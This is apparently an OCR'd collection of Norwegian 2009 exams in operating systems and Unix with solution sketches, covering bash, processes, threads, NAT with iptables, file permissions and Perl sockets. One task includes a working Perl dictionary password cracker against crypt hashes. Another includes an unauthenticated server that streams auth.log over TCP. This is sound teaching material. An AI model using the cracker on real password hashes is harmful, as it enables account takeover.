


b) På NAT-gatewayen i figuren over, som kjører Ubuntu Linux, utføres følgende iptables-kommando:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Forklar kort hva hvert ledd i kommandoen betyr og hva som oppnås med dette. Hva slags NAT er dette?

c) Anta at en web-browser på en Linux-boks med IP-adresse 158.36.84.110 prøver å koble seg til web-serveren på 128.39.89.9. Figuren under viser en illustrasjon av den aller første TCP-pakken som sendes i opprettelsen av denne TCP-forbindelsen(du kan anta at et eventuelt DNS-oppsalg er avsluttet). På vei til målet vil denne pakken som du ser sendes over tre nettverksforbindelser. I den første delen av reisen, mellom 158.36.84.110 og gateway A 158.36.84.53, er verdien for noen av feltene skrevet inn. Fullfør dette og skriv inn verdiene for alle felt på veien til 128.39.89.9. Ethernet/MAC-adressene er forkortet slik at det skal bli mindre å skrive. For eksempel er MACgb0 bare en forkortelse for 00:16:3e:51:01:6a. Det som skal fylles ut er IP-adresse, portnummer og MAC-adresse for både avsender og mottager. Det nederste feltet i boksene skal inneholde TCP-flagg som er satt. SYN-flagget er som du ser satt i den første pakken.



d) Som svar på pakken i forrige spørsmål, sendes det en pakke fra 128.39.89.9 tilbake til 158.36.84.110. Fyll ut alle de tomme feltene for tilbaketuren også.

e) Anta at Gateway A endres til en NAT-gateway slik at IP-adressene blir som i figuren i delspørsmål b). 158.36.84.110 endres til 10.0.0.2 og gateway A sin IP-adresse 158.36.84.53 endres til 10.0.0.1. Forklar hvilke endringer dette vil medføre for header-feltene du skrev ned i delspørsmål c) og d). Du skal altså forklare hvordan header-feltene i figuren i delspørsmål c) og d) endres når trafikken går gjennom en NAT-gateway istedet for en vanlig gateway. Anta at alt annet er uendret.

–SLUTT–

21.1 Løsningsforslag, eksamen våren 2009 Operativsystemer og Unix

Oppgave 1 - Bash (10%) oppgave 1

a) Kommandoen tar filen `/etc/passwd` og sender den til cut, som kun skriver ut første kolonne basert på ":" (kolon). Resultatet er en liste over alle brukernavn som finnes på systemet.

b) Her har man brukt omdirigering `>>` som om det var en pipe `|`. Riktig kommando ville vært:

```
ls /home | grep group > group_users.txt
```

c) `cat /etc/passwd | wc -l`

d) enklest: `ps aux | grep calc.pl`
vanskeligere: `if ps aux | grep calc.pl | grep -v grep; then echo "calc.pl finnes"; fi`

e) Kommandoen sjekker om det er noen filer i mappen `/home/ola/.trash` og sletter dem dersom det er tilfellet.

Oppgave 2 - Prosesser (20%)

a) Det kan stoppes ved å taste CTRL-C. Alternativt å finne PID med ps eller top og stoppe det med `kill PID`.

b) Et moderne OS fordeler CPU-tid mellom alle prosessene på systemet ved å dele opp tiden i deler eller timeslices og sette alle kjørende prosesser inn i en Round Robin-kø. Museklikk i browseren sender interrupts som gjør at input kan behandles hurtig. Dermed er det mulig å surfe på nettet samtidig som programmet kjører.

c) Å kjøre en nettleser er stort sett ikke særlig CPU-krevende og det vil i liten grad påvirke hvor lang tid den CPU-intensive beregningen vil ta.

d) En vanlig prosess vil kun kunne utnytte é CPU av gangen. Det er ikke mulig for OS å fordele instruksjonene i et vilkårlig sekvensielt program mellom to CPU'er. OS kan ikke vite i hvor stor grad kommende instruksjoner avhenger av de tidligere og de kan derfor ikke kjøres parallelt. Dermed utføres hele programmet på en av CPU'ene mens den andre står uvirksom.

e) Samme program startes to ganger med forskjellige parametere. Resultatet lagres i en fil med navn `resTALL.txt` der TALL er tall-argumentet. Tegnet & gjør at kommandoen legges i bakgrunnen, dermed vil begge jobbene startes opp og kjøre samtidig. Da vil det være mulig for OS å sette i gang jobbene på hver sin CPU hvor disse gjennomføres uavhengig av hverandre. Dermed vil det bare ta 10 minutter før begge resultatene er klare.

f)

```
#! /bin/bash
if [ $# -lt 1 ]; then
   echo "Oppgi minst ett argument! "
fi

for tall in $*
do
   ./regn $tall > res$tall.txt&
done
```

Oppgave 3 - Threads/tråder (20%)

a) En "single core" CPU har kun én prosessorenhet med ALU og registere mens en "dual core" CPU har to prosessorenheter eller kjerner med hver sin ALU og sett av registere integrert på samme brikke. De to ALU'ene kan prosessere helt uavhengig av hverandre. De to prosessorenhetene har felles cache på brikken.

b) Threads eller tråder er et begrep som betegner utføringen av et program. Flere tråder kan eksistere innenfor samme prosess, eksekvere samme kode og dele felles data. OS schedulerer typisk trådene uavhengig av hverandre. Hyperthreading foregår på et lavere nivå, inne i selve prosessorenheten. For OS oppfattes det som om to prosesser(eller to tråder) kjøres samtidig. Men en hyperthreading CPU har kun en ALU og de to prosessene må bytte på å bruke denne. De har derimot hvert sitt sett med registere og CPU'en kan da lynhurtig switche mellom de to prosessene/trådene.

c) Generelt kan ikke et Java-program utnytte to uavhengige CPU-kjerner. Dette er fordi instruksjonene utføres sekvensielt og at kommende instruksjoner bygger på resultatene av de instruksjonene som har blitt utført. Alle instruksjonene må derfor utføres i rekkefølge og kan dermed ikke utføres i parallell uavhengig av hverandre på to forskjellige prosesseringsenheter.

d) Programmet behandler fire store tekstfiler av gangen og arbeidet med en fil er uavhengig av de andre. Dermed kan man enkelt implementere programmet med to uavhengige Java-tråder som behandler to filer hver. For eksempel kan man skrive en Java-thread som tar to filnavn som argument og utfører alle beregninger på disse filene når den startes. Hovedprogrammet starter opp to slike tråder, de vil da starte samtidig og OS vil schedulere dem på hver sin CPU-kjerne.

e) De to trådene jobber fullstendig uavhengig av hverandre på hver sin like raske CPU-kjerne og dermed halveres prosesseringstiden. Tydligvis er ikke bruken av disk så intensiv at dette går ut over tiden det tar å bli ferdig, noe som potensielt kunne vært en flaskehals.

f) Det er nå enkelt å skrive om programmet slik at det starter fire threads i starten som hver jobber på sin egen fil. OS hvil da schedulere to tråder på hver CPU-kjerne. Siden CPU-kjernene er hyperthreading, vil de switche hurtig mellom de to tildelte trådene hver gang den ene må hente noe fra disk, slik at den andre i mellomtiden kan utnytte ALU-tiden.

g) De to trådene som jobber på samme hyperthreading-CPU har bare en ALU å dele på og prosesserings jobben er tydligvis så CPU-avhengig at prosesseringen er den største flaskehalsen. Dermed må de to trådene som hyperhtreades vente noe på hverandre og den totale tiden blir ikke halvert.

Oppgave 4 - Minne (30%)

a) Scriptet kjører en grep på ps aux, vi får altså alle linjer i ps aux som matcher argumentet som ble gitt med. Ved Ola sin kjøring gir han med "firefox", som matcher både selve prosessen som scriptet startet samt firefox.

b)

```
#!/usr/bin/perl

my $process = $ARGV[0];
my $sum_rss;
my $sum_vsz;
open(PS,"ps aux |");

# fjern header linjen
<PS>;

while (my $line = <PS>){
    my @array =  split /\s+/, $line;
    if ( $array[10] =~ /$process/ ){
```

```
        $sum_rss += $array[4];
        $sum_vsz += $array[5];
    }
}
close(PS);
print "Sum RSS: $sum_rss\n";
print "Sum VSZ: $sum_vsz\n";
```

c) Som kommando (oppdateres hvert 5 sekund) :

```
watch -n 5 ./memwatch.pl firefox
```

Som perl kode:

```
#!/usr/bin/perl

my $process = $ARGV[0];

while ( true ){
    my $sum_rss;
    my $sum_vsz;
    open(PS,"ps aux |");

# fjern header linjen
    <PS>;

    while (my $line = <PS>){
        my @array =  split /\s+/, $line;
        if ( $array[10] =~ /$process/ ){
            $sum_rss += $array[4];
            $sum_vsz += $array[5];
        }
    }
    close(PS);
    print "Sum RSS: $sum_rss\n";
    print "Sum VSZ: $sum_vsz\n";
    sleep 5;
}
```

d) Munin er et web-basert overvåkingssystem som er enkelt å utvide ved hjelp av plugins. Man kunne f.eks laget et munin plugin som ville vist disse to tallene som en graf.

e) Pluginet ville bestått av to deler: en konfigurasjonsdel og en verdidel. Konfigurasjonsdelen blir aktivert når man kjører pluginet med "config" som argument. Her ville man deklarert de to variablene som "rss" og "vsz".

I selve verdi-delen ville memwatch.pl scriptet blitt kjørt og tallene blitt hentet ut og presentert med hhv. "rss.value" og "vsz.value" foran seg. Her er et perl-eksempel på verdi-delen av scriptet:

```
@memwatch = `memwatch.pl firefox`;
# RSS:
@RSS_array = split /\s+/,$memwatch[0];
# VSZ:
@VSZ_array = split /\s+/,$memwatch[1];
# Utskrift:
print "rss.value $RSS_array[2]\n";
```

```
print "vsz.value $VSZ_array[2]\n";
```

Denne løsningen forutsetter at man ikke gjorde perl endringen i oppgave c).

f) Utsagnet er riktig. VSZ gir ikke et korrekt bildet av minneallokeringen til en prosess, men snarere hvor mye virtuelt minne denne prosessen har. Dersom mange prosesser har allokert mye minne kan dette overskride de faktiske fysiske ressursene. Operativsystemet vil da alltid prøve å holde de delene av minne som faktsik er i bruk i RAM ved hjelp av paging og swap.

Oppgave 5 - Nettverk (20%)


a) Med NAT benytter man såkalte private adresser i sitt interne nettverk. Disse adressene er ikke routbare på Internett. NAT gatewayen/routeren for det private nettverket har en offentlig IP-adresse og den oversetter mellom private og offentlige adresser slik at man kan kommunisere med Internett fra de private nodene. NAT (Network Adress Translation) ble funnet opp fordi det begynte å bli mangel på IP-adresser (til tross for at det finnes $2^{32} = 4$ milliarder adresser).

b) Dette er vanlig NAT, masquerading eller source NAT/SNAT. Ved dette oppnår man at klienter i det private nettet kan kommunisere med servvere på Internett. Hver del av kommandoen betyr:


Kommando	Virkning
iptables	bruk iptables
-t nat	Bruk NAT-tabellen (dvs lag en NAT-regel)
-A POSTROUTING	Legg til denne regelen i POSTROUTING-chain i NAT-tabellen
-o eth0	regelen gjelder pakker på vei ut (o = out) av eth0 (her: mot Internett)
-j MASQUERADE	Maskerer den private IP'en ved å bytte til NAT-gatewayens egen IP

c)

d)



e) Det er kun IP-adressene som endres. Avsender IP i pakken fra client og mottager IP i pakken fra server som vist i figuren. Mellom client og NAT-gateway er avsender på vei ut, mottager på vei inn 10.0.0.2. Ute på internett er avsender/mottager 128.39.73.197. Begge istedet for 158.36.84.110. Alt annet er uendret.



10.0.0.2

22 Eksamen Høsten 2009 Operativsystemer og Unix

Les nøye gjennom oppgavene før du begynner og pass på å besvare alle spørsmålene. Alle trykte og skrevne hjelpemidler er tillatt. Sett gjerne egne forutsetninger dersom du synes oppgaveteksten er uklar. Beskriv forutsetningene og løs oppgaven utifra dem.

Oppgave 1 - Bash (10%)

a) Hvilke av disse fire kommandoene lager en kopi av filen `mintekst.txt`?

```
ls mintekst.txt > mintekst2.txt

cat mintekst.txt > mintekst2.txt

mv mintekst.txt > mintekst2.txt

cat mintekst.txt > mintekst.txt
```

b) Skriv en kommando som kopierer alle mapper og undermapper fra `/etc/` til `/mnt/backup`.

c) Hva gjør følgende kommando:

```
ps aux | grep "^ola"
```

d) Sett inn riktig kommando istedet for "???" slik at vi teller kun EN linje per bruker

```
ps aux | cut -f 1 -d " " | sort | ??? | wc -l
```

e) Hva gjør følgende kommando:

```
cat /var/log/auth.log | grep "failure"
```

f) Manualsiden for `tail` gir blant annet følgende

```
NAME
       tail - output the last part of files
SYNOPSIS
       tail [OPTION]... [FILE]...
DESCRIPTION
       Print  the  last 10 lines of each FILE to standard output.

       -f
              output appended data as the file grows
```

Forklar med egne ord hva kommandoen `tail -f filnavn` gjør. Vis et eksempel på en situasjon der det er nyttig å bruke denne kommandoen.

Oppgave 2 - Brukere (30%)

Ola og Kari jobber sammen på et prosjekt på en Linux maskin. De bestemmer seg for å opprette en felles mappe `/felles` der de skal ha filene de jobber sammen om. Ola sier han kan litt om Linux og fil-rettigheter og tar på seg oppgaven med å sette dette opp. Han kjører følgende kommandoer:

```
sudo su
mkdir /felles
chown ola /felles
chown kari /felles
```

Etter at disse kommandoene er kjørt prøver Ola å kopiere noen filer dit som brukeren "ola", men får feilmelding:

```
ola@linuxmaskin:~$ cp dokument.txt /felles
cp: cannot create regular file ‘/felles/dokument.txt’: Permission denied
```

a) Kan du forklare hvorfor Ola får den feilmeldingen? Ville Kari også fått samme feilmelding?

Etter litt lesing forstår Ola at han må bruke grupper for å få dette til ordentlig. Han kjører nå følgende kommandoer:

```
sudo su
addgroup fellesgruppe
adduser ola fellesgruppe
adduser kari fellesgruppe
chgrp fellesgruppe /felles
```

b) Ola husker at det er en kommando for å sette rettigheter, slik at gruppen kan lese/skrive til filer i mappen, men er usikker på detaljene. Kan du skrive kommandoen slik at kun eier og gruppe kan lese/skrive/kjøre filer i den mappen men ingen andre?

Kari kopierer hennes fil karidokument.txt til `/felles` og det går uten feilmeldinger. Ola åpner nå denne filen og skal endre på den, men får beskjed om at han ikke har skrivetilgang. Han kjører følgende kommando for å sjekke hva som er galt:

```
ola@linuxmaskin:~$ ls -l /felles
total 4
-rw-r--r-- 1 kari kari 270 2009-06-08 12:13 karidokument.txt
```

c) Forklar hva som er i veien utifra utskriften over.

d) Hva må Ola og Kari gjøre for hver fil de ønsker å ha i felles-katalogen som begge skal kunne skrive til? Skriv gjerne kommandoene.

e) Lag et script `fcp.sh` som skal fungere som en alternativ kommando til cp når Ola og Kari skal kopiere en fil til `/felles` katalogen. Scriptet skal ta filen som skal kopieres som argument og kopiere den til `/felles`, samt sette rettighetene og eierskap riktig.

f) Etterhvert blir Lisa også med på prosjektet og vil ha tilgang til filene. Hun har ennå ingen bruker på Linux systemet. Hva må Ola gjøre for at Lisa skal få samme tilgang som Ola og Kari? Skriv gjerne kommandoene.

g) Ola og Kari har også hver sin brukerkonto på en Windows-PC der Kari også kan logge seg på som Administrator. Forklar kort og uten tekniske detaljer hvordan Kari kan lage en tilsvarende mappe `C:\felles` som begge skal kunne skrive til.

h) Forklar kort om løsningen du foreslår er avhengig av om det er FAT eller NTFS filsystem som brukes.

i) Forklar kort hva settingen `Simple file sharing` har å si for den løsningen du foreslår.

j) Kari vil teste ut Windows-løsningen før den tas i bruk. Hun har fått Olas passord og bruker mye tid på å logge inn og ut for å teste hva de to brukerne Ola og Kari får lov til på mappen `C:\felles`. Forklar kort hvordan det er mulig for Kari å teste dette uten å logge helt ut og inn for hver gang hun skal teste hva brukerne Ola og Kari får lov til.

Oppgave 3 - Prosesser (20%)

a) Forklar hva som menes med PID.

b) Du utfører Linux-kommandoen `ls /etc/passwd`. Forklar kort om dette vil medføre at det utføres systemkall og isåfall hvorfor dette er nødvendig.

c) Forklar hva som menes med kontekst bytte (context switch).

d) I Linux finnes det en mappe `/proc` som inneholder en undermappe for hver prosess som kjører akkurat nå. I hver undermappe finner man en fil "status" som beskriver den prosessens tilstand. To linjer i denne filen handler om kontekst bytter, f.eks:

```
ola@linuxmaskin:~$ cat /proc/3452/status | grep "ctxt_switches"
voluntary_ctxt_switches:        5268292
nonvoluntary_ctxt_switches:     1186694
```

Som vi ser, skiller kjernen mellom frivillige og ufrivillige kontekst bytter. Disse representerer situasjoner hvor enten prosessen selv tok initiativ til kontekst bytte (frivillig) eller kjernen gjorde det uten at prosessen valgte det (ufrivillig). Kan du gi et eksempel på hver av disse situasjonene?

e) Lag et Perl script `ctxt.pl` som tar et navn som argument og skriver ut disse to linjene som vist overfor for alle prosesser som matcher det navnet. F.eks:

```
ola@linuxmaskin:~$ ctxt.pl gedit
PID: 3452
voluntary_ctxt_switches:        5268292
nonvoluntary_ctxt_switches:     1186694
PID: 14596
voluntary_ctxt_switches:        8468
nonvoluntary_ctxt_switches:    597
```

Oppgave 4 - Prosesser og Perl (20%)

Ryktene om dine egenskaper som Linux-guru sprer seg fort og en dag gir firmaet ditt deg oppdrag i å hjelpe den noe mystiske oppdragsgiveren Dobelo Seven med et problem. Han trenger et program som hurtig kan prøve å finne hvilke passord som skjuler seg bak hash-strenger av typen "07/QOvcL0LPVk". Du løser raskt problemet og gir ham følgende Perl-program som bruker fire omfattende ordbøker for å prøve å finne passordet:

```
#! /usr/bin/perl

$hash = "07/QOvcL0LPVk";
$salt = "07";

crack("norsk",$hash,$salt);
crack("english",$hash,$salt);
crack("russian",$hash,$salt);
crack("spanish",$hash,$salt);

sub crack() {
   $ordbok = $_[0];
   $hash = $_[1];
   $salt = $_[2];

    open(FIL,"/usr/share/dict/$ordbok");
    while($ord = <FIL>) {
        chomp($ord);
        $streng = crypt($ord,$salt);
        if ($streng eq $hash) {
            print "Passordet som gir $hash er $ord\n";
        }
    }
    close(FIL);
}
```

a) Forklar kort hvordan dette programmet virker og hva det gjør. Forklar i store trekk hva programmet gjør og ikke hver eneste kodelinje i detalj.

b) Dobelo Seven synes programmet ditt er bra, men at det går litt for sakte. Det bruker ett minutt på å kjøre igjennom alle ordbøkene. Han lurer på om du ikke kan skrive et program som utnytter at du har to CPU'er i PC'en din? Jo, svarer du og kommer opp med følgende endring i programmet som erstatter de fire linjene der subrutinen `crack()` kalles:

```
if(fork()) {
    crack("norsk",$hash,$salt);
    crack("english",$hash,$salt);
}
else{
    crack("russian",$hash,$salt);
    crack("spanish",$hash,$salt);
}
```

Ordbøkene er like store og nå får du ut resultatet på et halvt minutt. Forklar kort hvorfor dette går dobbelt så fort.

c) Dobelo Seven er fortsatt ikke helt fornøyd. En venn av ham som kaller seg Kiu kommer innom og bytter ut de to CPU'ene dine med to CPU'er med ellers like spesifikasjoner men som begge er hyperthreading. Han er overbevist om at programmet da vil fullføres på halve tiden, 15 sekunder. Men

programmet bruker fortsatt 30 sekunder, til tross for at ingen andre prosesser bruker CPU'ene. Forklar kort hvorfor.

d) Du lever opp til ditt Guru-rykte og kommer opp med en ny løsning hvor du endrer den samme delen av programmet til:

```
if(fork()) {
    if(fork()) {
        crack("norsk",$hash,$salt);
    }
    else {
        crack("english",$hash,$salt);
    }
}
else {
    if(fork()) {
        crack("russian",$hash,$salt);
    }
    else {
        crack("spanish",$hash,$salt);
    }
}
```

Du kjører det på nytt. Programmet blir riktignok ikke ferdig på 15 sekunder som Kiu håpet på, men på 22 sekunder. Forklar kort hvordan dette resultatet kan forklares.

Oppgave 5 - Perl sockets (20%)

a) Forklar kort hva følgende Perl-server gjør. Forklar i store trekk hva programmet gjør og ikke hver eneste kodelinje i detalj.

```
#! /usr/bin/perl

use IO::Socket::INET;
$port = "9002";
$socket = IO::Socket::INET->new(LocalPort => $port, Listen => 5)
or die "Can't start tcp-server at port $port ($!)\n";

while ($socketConnection = $socket->accept()) {
      open(AUTH,"tail -f /var/log/auth.log|");
      while ($line = <AUTH>){
            print $socketConnection $line;
      }
      close($socketConnection);
}
```

b) Anta at denne serveren startes opp og kjører på Linux-host'en `os11.vlab.iu.hio.no`. Skriv et tilhørende client-program i Perl som kobler seg opp mot denne serveren og bruker den på en fornuftig måte.

c) Du ønsker å lage et realtime overvåkningssystem for de 70 host'ene med navn fra os11 til os80. På hver av disse hostene starter du opp serveren fra deloppgave a). Skriv et client-program som kobler seg opp mot alle disse-serverene og bruker dataene den mottar på en fornuftig måte.

d) Det viser seg at Perl-serveren må restartes for hver gang du avslutter client-programmet og kobler deg til serveren på nytt. Når du leter etter en måte å løse problemet på, finner du i perldoc metoden `$socketConnection->connected()` som returnerer true hvis forbindelsen er oppe og false hvis den har

blitt koblet ned. Forklar hvorfor den opprinnelige Perl-serveren må restartes for hver gang du starter client-programmet på nytt og foreslå hvordan koden kan endres slik at dette ikke lenger er nødvendig.

–SLUTT–

22.1 Løsningsforslag Eksamen Høsten 2009 Operativsystemer og Unix

Oppgave 1 - Bash (10%)

a) Den eneste kommandoen som lager en kopi er:

```
cat mintekst.txt > mintekst2.txt
```

b)

```
cp -r /etc/* /mnt/backup
```

c) Denne kommandoen lister opp alle prosesser som kjører og filtrerer ut med grep slik at kun de linjene som begynner med "ola" blir skrevet ut. Resultatet er en liste over alle prosesser som er eid av brukeren ola.

d)

```
ps aux | cut -f 1 -d " " | sort | uniq | wc -l
```

e) Denne kommandoen henter ut alle linjene fra logfile /var/log/auth.log som inneholder ordet "failure". Resulatet blir en liste over mislykkede innloggingsforsøk, siden disse blir logget i denne logfilen.

f) Tail vil i utgangspunktet kun vise slutten av en fil. Dette er praktiskt når man vil undersøke noe i en logfil, hvor de nyeste meldingene kommer nederst. Med opsjonen -f, vil tail vise slutten av en fil, men ikke avslutte. Tail vil følge med på om filen vokser og skrive ut de nye meldingene fortløpende. Dette er praktisk når man vil følge nøye med på operativsystemet. Man kan da starte f.eks tail -f /var/log/auth.log i et eget terminalvindu og få fortløpende oppdateringer mens man tester.

Oppgave 2 - Brukere (30%)

a) Kommandoen chown setter hvem som skal eie en mappe eller fil. Først kjøres kommandoen for ola. Dette gjør ola eieren av /felles. Så kjøres kommandoen for kari, og nå er ola ikke lenger eieren. Når han så prøver å kopiere filer dit, får han ikke lov. Kari ville fått lov, siden hun er eieren.

b)

```
chmod 770 /felles
```

c) Selv om rettighetene til selve mappen er satt riktig, betyr det ikke at filene i den har riktige rettigheter. Når Kari kopierer hennes filer inn i /felles, er de fortsatt eid av henne. Standard rettigheter på en fil er 644, som vises utifra utskriften til ls -l. I tillegg at brukeren kari er eier, er filen også eid av gruppen "kari". Ola kan altså kun lese denne filen intil Kari endrer eierskap eller rettigheter.

d) Kari må først endre slik at gruppen fellesgruppe eier filen. Deretter må hun gi skriverettigheter til gruppen på den filen.

```
chgrp fellesgruppe karidokument.txt
chmod 664 karidokument.txt
```

e) Den enkleste løsningen er slik:

```
#!/bin/bash

cp $1 /felles
chgrp fellesgruppe /felles/$1
chmod 664 /felles/$1
```

En mer avansert løsning vil ta høyde for stier i argumentet, f.eks ./fcp.sh /home/ola/oladoukument.txt

```
#!/bin/bash
filnavn=$(basename $1)
cp  $1 /felles/$filnavn
chgrp fellesgruppe /felles/$filnavn
chmod 664 /felles/$filnavn
```

f) Lisa trenger en bruker på linux maskinen. Deretter må hun bli medlem i gruppen.

```
adduser lisa fellesgruppe
```

Man kan også legge til lisa i linjen som tilhører fellesgruppe i filen /etc/group

g) Kari kan som Administrator lage en mappe `C:\felles` fra File-menyen eller med `mkdir` fra kommandolinjen. Deretter kan hun gi skrive og leserettigheter til mappen for både Ola og Kari (ved å høyreklikke på mappen og velge Properties→Security). Alternativt kan hun lage en gruppe `fellesgruppe` ved å høyreklikke `My Computer-Manage-Local users and groups-groups` legge til Ola og Kari og gi gruppen rettigheter til `felles`.

h) Løsningen er avhengig av at NTFS filsystem som brukes, med FAT filsystem kan brukernes filer i liten grad beskyttes mot andre brukere, og det meste kan i utganspunktet betraktes som felles.

i) Settingen `Simple file sharing` må være skrudd av, ellers er det ikke mulig å sette slike detaljerte rettigheter (settes i My Computer → Tools → View).

j) Hun kan som Administrator starte IE fra Quick Launch bar ved å høyreklikke den, velge Run As og bruke navnet til den brukeren hun vil teste. Når IE starter kan hun skrive inn C: i URL-linjen og vil da aksessere alle filer som brukeren hun kjørte Run as som.

Oppgave 3 - Prosesser (20%)

a) PID betyr prosess-ID. Hver prosess får en unik ID. Denne ID'en kan brukes til å sende signaler til en prosess, f.eks ved hjelp av kill kommandoen.

